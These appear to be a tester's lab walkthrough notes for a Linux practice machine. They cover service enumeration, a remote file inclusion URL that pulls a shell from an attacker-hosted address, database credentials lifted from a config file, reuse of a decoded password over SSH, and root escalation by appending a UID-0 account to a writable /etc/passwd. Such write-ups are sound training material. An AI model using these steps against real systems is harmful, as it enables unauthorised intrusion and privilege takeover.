Enumeration

2021年7月20日 13:32


1: Use autorecon to enumerate its services, **21, 22, 80, 111, 139, 445, 3306, 33060** are open
2: Check FTP service, ls command seems not to be supported due to configuration, as well as SMB service
3: Access HTTP service, enumerate its directory and files. And at the button of the index webpage, I get that it is Simple PHP Photo Gallery v0.8
4: There is a public exploit here (https://www.exploit-db.com/exploits/48424), but the version is not matched (0.7 < 0 .8). Well, it does not hurt to have a try.
5: Set up a netcat listener, consider there is a firewall, therefore use a target server's opened port. Access http://192.168.77.58/image.php?img=http://192.168.49.77/shell/temp.php, and I get a shell

Foothold

2021年7月20日 13:32


1: The shell is apache service account's. Try to access local.txt and find I don't have the permission. There is a normal user **michael**. To access local.txt, it is necessary to switch to michael or root

2: Look at **web service's files**, I grab mysql's info from **db.php**, use these info to sign in mysql



```
cat /var/www/html/db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
?>
```

3: Retrieve user's info, and I find michael is in the list. Therefore I guess, michael could **reuse his credential**



```
mysql> select * from users;
select * from users;
+----------+----------------------------------------------+
| username | password                                     |
+----------+----------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==     |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==     |
+----------+----------------------------------------------+
3 rows in set (0.00 sec)
```

4: Stored password is **base64 encoded twice**, **decode it twice** and the plaintext password is **HockSydneyCertify123**

5: **ssh michael@192.168.77.58**

6: cat /home/michael/local.txt

Privilege Escalation

2021年7月20日 13:32

1: Use linpeas.sh to enumerate potential vectors, michael has **write permission** to **passwd**

2 Use **openssl** to spoof a user's password: **openssl passwd -1 -salt hack 123123**

3: Add a new line to the **passwd** file:
hack:$1$hack$R78Vb02JSSxv5kQZvNiPU.:0:0:root:/root:/bin/bash

4: su hack

5: cat /root/proof.txt

Review

2021年7月20日 13:32

1: Target **HTTP, Mysql** service
2: FTP, SMB and **socks5** are **rabbit holes**
3: Identify web service's version, search a public exploit
4: Use **RFI** to get a shell
5: Retrieve **user info** from **database**, **reuse michael's credential**
6: Switch to michael and find a **permission misconfiguration on passwd**, spoof a new privileged account